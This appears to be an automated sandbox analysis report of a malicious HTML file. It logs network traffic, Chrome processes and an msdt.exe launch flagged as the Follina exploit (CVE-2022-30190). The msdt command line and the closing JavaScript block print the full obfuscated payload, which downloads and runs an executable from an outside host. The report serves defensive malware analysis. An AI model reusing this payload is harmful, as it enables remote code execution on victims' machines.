Sep 2, 2022 15:28:56.148992062 CEST	443	49749	172.217.168.78	192.168.2.3
Sep 2, 2022 15:28:57.917635918 CEST	49756	443	192.168.2.3	172.217.168.36
Sep 2, 2022 15:28:57.917695045 CEST	443	49756	172.217.168.36	192.168.2.3
Sep 2, 2022 15:28:57.917794943 CEST	49756	443	192.168.2.3	172.217.168.36
Sep 2, 2022 15:28:57.918090105 CEST	49756	443	192.168.2.3	172.217.168.36
Sep 2, 2022 15:28:57.918113947 CEST	443	49756	172.217.168.36	192.168.2.3
Sep 2, 2022 15:28:57.978068113 CEST	443	49756	172.217.168.36	192.168.2.3
Sep 2, 2022 15:28:57.983189106 CEST	49756	443	192.168.2.3	172.217.168.36
Sep 2, 2022 15:28:57.983237028 CEST	443	49756	172.217.168.36	192.168.2.3
Sep 2, 2022 15:28:57.984797001 CEST	443	49756	172.217.168.36	192.168.2.3
Sep 2, 2022 15:28:57.984909058 CEST	49756	443	192.168.2.3	172.217.168.36
Sep 2, 2022 15:28:57.987863064 CEST	49756	443	192.168.2.3	172.217.168.36
Sep 2, 2022 15:28:57.988006115 CEST	443	49756	172.217.168.36	192.168.2.3
Sep 2, 2022 15:28:58.068564892 CEST	49756	443	192.168.2.3	172.217.168.36
Sep 2, 2022 15:28:58.068614006 CEST	443	49756	172.217.168.36	192.168.2.3
Sep 2, 2022 15:28:58.181607008 CEST	49756	443	192.168.2.3	172.217.168.36
Sep 2, 2022 15:29:07.962944984 CEST	443	49756	172.217.168.36	192.168.2.3
Sep 2, 2022 15:29:07.963063955 CEST	443	49756	172.217.168.36	192.168.2.3
Sep 2, 2022 15:29:07.963167906 CEST	49756	443	192.168.2.3	172.217.168.36
Sep 2, 2022 15:29:08.197738886 CEST	49756	443	192.168.2.3	172.217.168.36
Sep 2, 2022 15:29:08.197777033 CEST	443	49756	172.217.168.36	192.168.2.3
Sep 2, 2022 15:29:58.076714039 CEST	49810	443	192.168.2.3	172.217.168.36
Sep 2, 2022 15:29:58.076778889 CEST	443	49810	172.217.168.36	192.168.2.3
Sep 2, 2022 15:29:58.076863050 CEST	49810	443	192.168.2.3	172.217.168.36
Sep 2, 2022 15:29:58.077224016 CEST	49810	443	192.168.2.3	172.217.168.36
Sep 2, 2022 15:29:58.077243090 CEST	443	49810	172.217.168.36	192.168.2.3
Sep 2, 2022 15:29:58.127197027 CEST	443	49810	172.217.168.36	192.168.2.3
Sep 2, 2022 15:29:58.155210972 CEST	49810	443	192.168.2.3	172.217.168.36
Sep 2, 2022 15:29:58.155257940 CEST	443	49810	172.217.168.36	192.168.2.3
Sep 2, 2022 15:29:58.155771017 CEST	443	49810	172.217.168.36	192.168.2.3
Sep 2, 2022 15:29:58.163119078 CEST	49810	443	192.168.2.3	172.217.168.36
Sep 2, 2022 15:29:58.163317919 CEST	443	49810	172.217.168.36	192.168.2.3
Sep 2, 2022 15:29:58.208867073 CEST	49810	443	192.168.2.3	172.217.168.36
Sep 2, 2022 15:30:08.124836922 CEST	443	49810	172.217.168.36	192.168.2.3
Sep 2, 2022 15:30:08.125193119 CEST	443	49810	172.217.168.36	192.168.2.3
Sep 2, 2022 15:30:08.125253916 CEST	49810	443	192.168.2.3	172.217.168.36
Sep 2, 2022 15:30:53.141551971 CEST	49810	443	192.168.2.3	172.217.168.36
Sep 2, 2022 15:30:53.141625881 CEST	443	49810	172.217.168.36	192.168.2.3
Sep 2, 2022 15:31:38.253438950 CEST	49810	443	192.168.2.3	172.217.168.36
Sep 2, 2022 15:31:38.253495932 CEST	443	49810	172.217.168.36	192.168.2.3

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Sep 2, 2022 15:28:54.772237062 CEST	51139	53	192.168.2.3	8.8.8.8
Sep 2, 2022 15:28:54.772720098 CEST	52955	53	192.168.2.3	8.8.8.8
Sep 2, 2022 15:28:54.799750090 CEST	53	52955	8.8.8.8	192.168.2.3
Sep 2, 2022 15:28:54.801990986 CEST	53	51139	8.8.8.8	192.168.2.3
Sep 2, 2022 15:28:57.896194935 CEST	57704	53	192.168.2.3	8.8.8.8
Sep 2, 2022 15:28:57.915808916 CEST	53	57704	8.8.8.8	192.168.2.3
Sep 2, 2022 15:29:57.981518030 CEST	58119	53	192.168.2.3	8.8.8.8
Sep 2, 2022 15:29:58.001106977 CEST	53	58119	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Sep 2, 2022 15:28:54.772237062 CEST	192.168.2.3	8.8.8.8	0x5880	Standard query (0)	clients2.google.com	A (IP address)	IN (0x0001)
Sep 2, 2022 15:28:54.772720098 CEST	192.168.2.3	8.8.8.8	0xbec1	Standard query (0)	accounts.google.com	A (IP address)	IN (0x0001)
Sep 2, 2022 15:28:57.896194935 CEST	192.168.2.3	8.8.8.8	0x7fb0	Standard query (0)	www.google.com	A (IP address)	IN (0x0001)
Sep 2, 2022 15:29:57.981518030 CEST	192.168.2.3	8.8.8.8	0x9f76	Standard query (0)	www.google.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Sep 2, 2022 15:28:54.799750090 CEST	8.8.8.8	192.168.2.3	0xbec1	No error (0)	accounts.google.com		216.58.215.237	A (IP address)	IN (0x0001)
Sep 2, 2022 15:28:54.801990986 CEST	8.8.8.8	192.168.2.3	0x5880	No error (0)	clients2.google.com	clients.l.google.com		CNAME (Canonical name)	IN (0x0001)
Sep 2, 2022 15:28:54.801990986 CEST	8.8.8.8	192.168.2.3	0x5880	No error (0)	clients.l.google.com		172.217.168.78	A (IP address)	IN (0x0001)
Sep 2, 2022 15:28:57.915808916 CEST	8.8.8.8	192.168.2.3	0x7fb0	No error (0)	www.google.com		172.217.168.36	A (IP address)	IN (0x0001)
Sep 2, 2022 15:29:58.001106977 CEST	8.8.8.8	192.168.2.3	0x9f76	No error (0)	www.google.com		172.217.168.36	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- accounts.google.com
- clients2.google.com

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49750	216.58.215.237	443	C:\Program Files\Google\Chrome\Application\chrome.exe

Timestamp	kBytes transferred	Direction	Data
2022-09-02 13:28:56 UTC	0	OUT	POST /ListAccounts?gpsia=1&source=ChromiumBrowser&json=standard HTTP/1.1 Host: accounts.google.com Connection: keep-alive Content-Length: 1 Origin: https://www.google.com Content-Type: application/x-www-form-urlencoded Sec-Fetch-Site: none Sec-Fetch-Mode: no-cors Sec-Fetch-Dest: empty User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.0.0 Safari/537.36 Accept-Encoding: gzip, deflate, br Accept-Language: en-US,en;q=0.9 Cookie: CONSENT=PENDING+904; AEC=AakniGO7HqlHWlnoY-P22_SwwnNSfVGxlF1NgK5nuj5WLe313NyJi16g7z4; SOCS=CAISHAgCEhJnd3NfMjAyMjA4MDgtMF9SQzEaAmVuIAEaBgiAvOuXBg; NID=511=nUT82hOv6CVwMNqDg-sTtCMJJ6SQ1v_cCpfCpf5nt8EolEbal01GWFyjG01tqWQgh9ciRU880J6nLd2gdbhAJs44PsHAZaVQAFIbrqe2FmFgjrAAK7W9Z8u5LDvwsuZRng98jP6E23SJ4fsPIs326YmnuCwa92dRRCcB6MNeI_o
2022-09-02 13:28:56 UTC	0	OUT	Data Raw: 20 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
2022-09-02 13:28:56 UTC	3	IN	HTTP/1.1 200 OK Content-Type: application/json; charset=utf-8 Access-Control-Allow-Origin: https://www.google.com Access-Control-Allow-Credentials: true X-Content-Type-Options: nosniff Cache-Control: no-cache, no-store, max-age=0, must-revalidate Pragma: no-cache Expires: Mon, 01 Jan 1990 00:00:00 GMT Date: Fri, 02 Sep 2022 13:28:56 GMT Strict-Transport-Security: max-age=31536000; includeSubDomains Report-To: {"group":"IdentityListAccountsHttp","max_age":2592000,"endpoints":[{"url":"https://csp.withgoogle.com/csp/report-to/IdentityListAccountsHttp/external"}]} Content-Security-Policy: script-src 'report-sample' 'nonce-0X5lVZWT_mNw5ovhaKMYPg' 'unsafe-inline';object-src 'none';base-uri 'self';report-uri /_/IdentityListAccountsHttp/cspreport;worker-src 'self' Content-Security-Policy: script-src 'unsafe-inline' 'self' https://apis.google.com https://ssl.gstatic.com https://www.google.com https://www.gstatic.com https://www.google-analytics.com;report-uri /_/IdentityListAccountsHttp/cspreport/allowlist Content-Security-Policy: require-trusted-types-for 'script';report-uri /_/IdentityListAccountsHttp/cspreport Cross-Origin-Opener-Policy: same-origin; report-to="IdentityListAccountsHttp" Accept-CH: Sec-CH-UA-Arch, Sec-CH-UA-Bitness, Sec-CH-UA-Full-Version, Sec-CH-UA-Full-Version-List, Sec-CH-UA-Model, Sec-CH-UA-Platform, Sec-CH-UA-Platform-Version Permissions-Policy: ch-ua-arch=*, ch-ua-bitness=*, ch-ua-full-version=*, ch-ua-full-version-list=*, ch-ua-model=*, ch-ua-platform=*, ch-ua-platform-version=* Server: ESF X-XSS-Protection: 0 Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Accept-Ranges: none Vary: Accept-Encoding Connection: close Transfer-Encoding: chunked
2022-09-02 13:28:56 UTC	4	IN	Data Raw: 31 31 0d 0a 5b 22 67 61 69 61 2e 6c 2e 61 2e 72 22 2c 5b 5d 5d 0d 0a Data Ascii: 11["gaia.l.a.r",[]]
2022-09-02 13:28:56 UTC	4	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49749	172.217.168.78	443	C:\Program Files\Google\Chrome\Application\chrome.exe

Timestamp	kBytes transferred	Direction	Data
2022-09-02 13:28:56 UTC	0	OUT	GET /service/update2/crx?os=win&arch=x64&os_arch=x86_64&nacl_arch=x86-64&prod=chromecrx&prodchannel=&prodversion=104.0.5112.81&lang=en-US&acceptformat=crx3&x=id%3Dnmmhkkegccagdldgiimedpiccmgmieda%26v%3D0.0.0.0%26installedby%3Dother%26uc%26ping%3Dr%253D-1%2526e%253D1 HTTP/1.1 Host: clients2.google.com Connection: keep-alive X-Goog-Update-Interactivity: fg X-Goog-Update-AppId: nmmhkkegccagdldgiimedpiccmgmieda X-Goog-Update-Updater: chromecrx-104.0.5112.81 Sec-Fetch-Site: none Sec-Fetch-Mode: no-cors Sec-Fetch-Dest: empty User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.0.0 Safari/537.36 Accept-Encoding: gzip, deflate, br Accept-Language: en-US,en;q=0.9
2022-09-02 13:28:56 UTC	1	IN	HTTP/1.1 200 OK Content-Security-Policy: script-src 'report-sample' 'nonce-2NqIu_3Ygyr6l2RUZH06pw' 'unsafe-inline' 'strict-dynamic' https: http:;object-src 'none';base-uri 'self';report-uri https://csp.withgoogle.com/csp/clientupdate-aus/1 Cache-Control: no-cache, no-store, max-age=0, must-revalidate Pragma: no-cache Expires: Mon, 01 Jan 1990 00:00:00 GMT Date: Fri, 02 Sep 2022 13:28:56 GMT Content-Type: text/xml; charset=UTF-8 X-Daynum: 5723 X-Daystart: 23336 X-Content-Type-Options: nosniff X-Frame-Options: SAMEORIGIN X-XSS-Protection: 1; mode=block Server: GSE Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Accept-Ranges: none Vary: Accept-Encoding Connection: close Transfer-Encoding: chunked

Timestamp	kBytes transferred	Direction	Data
2022-09-02 13:28:56 UTC	2	IN	Data Raw: 32 63 61 0d 0a 3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 38 22 3f 3e 3c 67 75 70 64 61 74 65 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 75 70 64 61 74 65 32 2f 72 65 73 70 6f 6e 73 65 22 20 70 72 6f 74 6f 63 6f 6c 3d 22 32 2e 30 22 20 73 65 72 76 65 72 3d 22 70 72 6f 64 22 3e 3c 64 61 79 73 74 61 72 74 20 65 6c 61 70 73 65 64 5f 64 61 79 73 3d 22 35 37 32 33 22 20 65 6c 61 70 73 65 64 5f 73 65 63 6f 6e 64 73 3d 22 32 33 33 33 36 22 2f 3e 3c 61 70 70 20 61 70 70 69 64 3d 22 6e 6d 6d 68 6b 6b 65 67 63 63 61 67 64 6c 64 67 69 69 6d 65 64 70 69 63 63 6d 67 6d 69 65 64 61 22 20 63 6f 68 6f 72 74 3d 22 31 3a 3a 22 20 63 6f 68 6f 72 74 6e 61 6d 65 3d 22 22 Data Ascii: 2ca<?xml version="1.0" encoding="UTF-8"?><gupdate xmlns="http://www.google.com/update2/response" protocol="2.0" server="prod"><daystart elapsed_days="5723" elapsed_seconds="23336"/><app appid="nmmhkkegccagdldgiimedpiccmgmieda" cohort="1::" cohortname=""
2022-09-02 13:28:56 UTC	2	IN	Data Raw: 6d 6d 68 6b 6b 65 67 63 63 61 67 64 6c 64 67 69 69 6d 65 64 70 69 63 63 6d 67 6d 69 65 64 61 2e 63 72 78 22 20 66 70 3d 22 31 2e 38 31 65 33 61 34 64 34 33 61 37 33 36 39 39 65 31 62 37 37 38 31 37 32 33 66 35 36 62 38 37 31 37 31 37 35 63 35 33 36 36 38 35 63 35 34 35 30 31 32 32 62 33 30 37 38 39 34 36 34 61 64 38 32 22 20 68 61 73 68 5f 73 68 61 32 35 36 3d 22 38 31 65 33 61 34 64 34 33 61 37 33 36 39 39 65 31 62 37 37 38 31 37 32 33 66 35 36 62 38 37 31 37 31 37 35 63 35 33 36 36 38 35 63 35 34 35 30 31 32 32 62 33 30 37 38 39 34 36 34 61 64 38 32 22 20 70 72 6f 74 65 63 74 65 64 3d 22 30 22 20 73 69 7a 65 3d 22 32 34 38 35 33 31 22 20 73 74 61 74 75 73 3d 22 6f 6b 22 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 2e 30 2e 36 22 2f 3e 3c 2f 61 70 70 3e 3c 2f Data Ascii: mmhkkegccagdldgiimedpiccmgmieda.crx" fp="1.81e3a4d43a73699e1b7781723f56b8717175c536685c5450122b30789464ad82" hash_sha256="81e3a4d43a73699e1b7781723f56b8717175c536685c5450122b30789464ad82" protected="0" size="248531" status="ok" version="1.0.0.6"/></app></
2022-09-02 13:28:56 UTC	3	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Statistics

Behavior



System Behavior

Analysis Process: chrome.exe PID: **5708**, Parent PID: **1556**

General

Target ID:	0
Start time:	15:28:47
Start date:	02/09/2022
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized "about:blank
Imagebase:	0x7ff614650000
File size:	2851656 bytes
MD5 hash:	0FEC2748F363150DC54C1CAFFB1A9408
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

Registry Activities

Analysis Process: chrome.exe PID: **5404**, Parent PID: **5708**

General

Target ID:	2
Start time:	15:28:52
Start date:	02/09/2022
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=1948 --field-trial-handle=1740,i,14618335365964935446,5264089186027307751,131072 /prefetch:8
Imagebase:	0x7ff614650000
File size:	2851656 bytes
MD5 hash:	0FEC2748F363150DC54C1CAFFB1A9408
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

Analysis Process: chrome.exe PID: **1108**, Parent PID: **1556**

General

Target ID:	3
Start time:	15:28:52
Start date:	02/09/2022
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	C:\Program Files\Google\Chrome\Application\chrome.exe" "C:\Users\user\Desktop\fbGUvJ4AdV.html
Imagebase:	0x7ff614650000
File size:	2851656 bytes
MD5 hash:	0FEC2748F363150DC54C1CAFFB1A9408
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language
Reputation:	moderate

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: msdt.exe PID: **6208**, Parent PID: **5708**

General

Target ID:	16
Start time:	15:29:57
Start date:	02/09/2022
Path:	C:\Windows\System32\msdt.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\system32\msdt.exe" ms-msdt:/id%20PcwDiagnOstic%20-skIP%20FORCE%20-paraM%20%22It_ReBrOwsefoRfILE=#fbK%20IT_LaunchMethod=ContextMenu%20IT_BrowseForFile=I$(Iex($(Iex('[SYStem.teXT.eNCoDiNG]'+[ChaR]0x3A+[cHaR]58+'UTF8.gEtSTRInG([SYStEm.conVeRT]'+[CHAR]58+[ChAR]58+'fROmbasE64strInG('+[ChaR]0X22+'c1RPcC1QUk9jZXNzIC1GT1JDZSAtTkFtZSAnbXNkdCc7JHNZID0gQWRkLVRZcEUgLW1FbUJFUmRFRmluaXRpT04gJ1tEbGxJbXBvcnQoInVSTE1vbi5kTEwiLCBDaGFyU2V0ID0gQ2hhclNldC5Vbmljb2RlKV1wdWJsaWMgc3RhdGljIGV4dGVybiBJbnRQdHIgVVJMRG93bmxvYWRUb0ZpbGUoSW50UHRyIHUsc3RyaW5nIEksc3RyaW5nIGMsdWludCBzUCxJbnRQdHIgVik7JyAtTmFtZSAibHhQIiAtTmFtRVNwQWNlIEtJeCAtUGFzc1RocnU7ICRzWTo6VVJMRG93bmxvYWRUb0ZpbGUoMCwiaHR0cHM6Ly9hLnBvbWYuY2F0L2lwcmlnay5leGUiLCIkZW5WOkFQUERBVEFcQ2JodHIuZXhlIiwwLDApO1NUQVJ0LVNMRWVwKDMpO1J1bkRsbDMyLkVYZSB6aXBmbGRyLmRsbCxSb3V0ZVRoZUNhbGwgIiRFbnY6QVBQREFUQVxDYmh0ci5leGUiO3NUb3AtUFJPQ0VzcyAtZm9SQ0UgLU5hbWUgJ3NkaWFnbmhvc3Qn'+[Char]34+'))'))))Ti/../../../../../../../../../../.mSi%20%22
Imagebase:	0x7ff7d5070000
File size:	1560576 bytes
MD5 hash:	8BE43BAF1F37DA5AB31A53CA1C07EE0C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: 00000010.00000002.697950028.0000023881AC4000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: 00000010.00000002.698155124.0000023881B59000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: 00000010.00000002.698121675.0000023881B50000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF7D50975D6	CreateDirectoryW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF7D50975D6	CreateDirectoryW
C:\Users\user\AppData	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF7D50975D6	CreateDirectoryW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF7D50975D6	CreateDirectoryW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF7D50975D6	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\msdtadmin	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FF7D50975D6	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\msdtadmin_816965AF-F981-443F-9172-BDDE77C0C122_	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FF7D50975D6	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\msdtadmin_816965AF-F981-443F-9172-BDDE77C0C122_\inuse	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FF7D5096B19	CreateFileW

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis

JavaScript Code

Script:

Code

```
0  location.href = "mS-" + "msDt:" + "/I" + "d" + " " + "Pcw" + "Dia" + "gnOs" + "ti" + "c" + " " + "-sk" + "IP" + " " + "FOR" + "C" + "
   E" + " " + "-pa" + "raM" + " " + "\"" + "It_ReBrOwsef" + "oR" + "fIL" + "E" + "=" + "#fbK" + " " + "IT_LaunchMethod=ContextM
   en" + "u" + " " + "IT_" + "B" + "rows" + "eForF" + "ile" + "=" + "I" + "$(" + "Iex($(Iex('[SYStem.teXT.eNCoDiNG]'+[ChaR]0x3A
   +[cHaR]58+'UTF8.gEtSTRInG([SYStEm.conVeRT]'+[CHAR]58+[ChAR]58+'fROmbasE64strInG('+[ChaR]0X22+'c1RPcC1
   QUk9jZXNzIC1GT1JDZSAtTkFtZSAnbXNkdCc7JHNZID0gQWRkLVRZcEUgLW1FbUJFUmRFRmluaXRpT04gJ1tEbGxJb
   XBvcnQoInVSTE1vbi5kTEwiL" +
   "CBDaGFyU2V0ID0gQ2hhclNldC5VbmIjb2RlKV1wdWJsaWMgc3RhdGljIGV4dGVybiBJbnRQdHIgVVJMRG93bmxvYWR
   Ub0ZpbGUoSW50UHRyIHUsc3RyaW5nIEksc3RyaW5nIGMsdWludCBz" + "UCxJbnRQdHIgVik7JyAtTmFtZSAibHhQliAt
   TmFtRVNwQWNlIEtJeCAtUGFzc1RocnU7ICRzWTo6VVJMRG93bmxvYWRUb0ZpbGUoMCwiaHR0cHM6Ly" + "9hLnBvb
   WYuY2F0L2lwcmlnay5leGUiLCIkZW5WOkFQUERBVEFcQ2JodHluZXhlIiwwLDApO1NUQVJ0LVNM" + "RWVwKDMpO1
   J1bkRsbDMyLkVYZSB6aXBmbGRyLmRsbCxSb3V0ZVRoZUNhbGwgIiRFbnY6QVBQREFUQVxDYmh0ci5leGUiO3NUb3
   AtUFJPQ0VzcyAtZm9SQ0UgLU5hbWUgJ3NkaWFnbmhvc3Qn'+" + "[Char]34+'))" + "''))))" + "T" + "i" + "/../../../" + "../../../../../..
   /../../" + ".mS" + "i" + " " + "\"";
```